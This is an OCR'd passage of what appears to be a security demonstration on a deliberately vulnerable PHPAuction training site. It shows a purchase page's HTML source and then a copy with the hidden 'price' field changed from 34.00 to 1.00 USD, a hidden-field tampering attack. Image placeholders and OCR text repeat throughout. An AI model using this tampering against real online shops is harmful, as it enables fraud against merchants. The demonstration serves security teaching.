
Confirm your purchase

To buy you must be registered.

Price: 34.00 USD

Item: DVD player

Username **charlie**



PHPAUCTION - MICROSOFT INTERNET EXPLORER

?price=34.00+USD&product=DVD+player&Input=Buy+it%21

H -yourself auction

Jan.17 2005, 22:06:11

67 REGISTERED USERS 701 AUCTIONS

Confirm your purchase


To buy you must be registered.

Price: 34.00 USD


Item: DVD player

Username **charlie**


Displays the source (HTML) for this page.



```
                                        <TD WIDTH="30%" ALIGN="right">

                                <FONT FACE=Tahoma,Verdana,Arial
                                         SIZE=2
                                         COLOR=##006633>Password
                                        </TD>

                                        <TD WIDTH="70%">

                                        <INPUT TYPE="password" NAME="password" SIZE="20"
VALUE=""><BR>


                                        </TD>

                                </TR>

                                <TR>

                                        <TD WIDTH="30%" ALIGN="right">

                                        </TD>

                                        <TD WIDTH="70%">

                                        <INPUT TYPE="hidden" NAME="id" VALUE=""><BR>

                                        <INPUT TYPE="hidden" NAME="action" VALUE="bid">
                                  <input type="Hidden" name="price" value="34.00 USD">
                                  <input type="Hidden" name="product" value="DVD player">

   <INPUT TYPE=submit NAME="">

   <INPUT TYPE=reset NAME="">                                   </TD>

                                </TR>
```



```
                                         <TD WIDTH="30%" ALIGN="right">

                                 <FONT FACE=Tahoma,Verdana,Arial
                                          SIZE=2
                                          COLOR=##006633>Password
                                         </TD>

                                         <TD WIDTH="70%">

                                         <INPUT TYPE="password" NAME="password" SIZE="20"
VALUE=""><BR>


                                         </TD>

                                 </TR>

                                 <TR>

                                         <TD WIDTH="30%" ALIGN="right">

                                         </TD>

                                         <TD WIDTH="70%">

                                         <INPUT TYPE="hidden" NAME="id" VALUE=""><BR>

                                         <INPUT TYPE="hidden" NAME="action" VALUE="bid">

                                   <input type="Hidden" name="price" value="1.00 USD">
                                   <input type="Hidden" name="product" value="DVD player">

   <INPUT TYPE=submit NAME="">

   <INPUT TYPE=reset NAME="">                                 </TD>

                                 </TR>
```


PHPAUCTION - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Links
Address
http://auction.f5.com/buy2.php
Go
Hack-it-yourself auction
Home | Sell an item | Your control panel | Contact Us | Logout | Help
Search
Go!
Browse
Go!
Jan.17 2005, 22:13:49
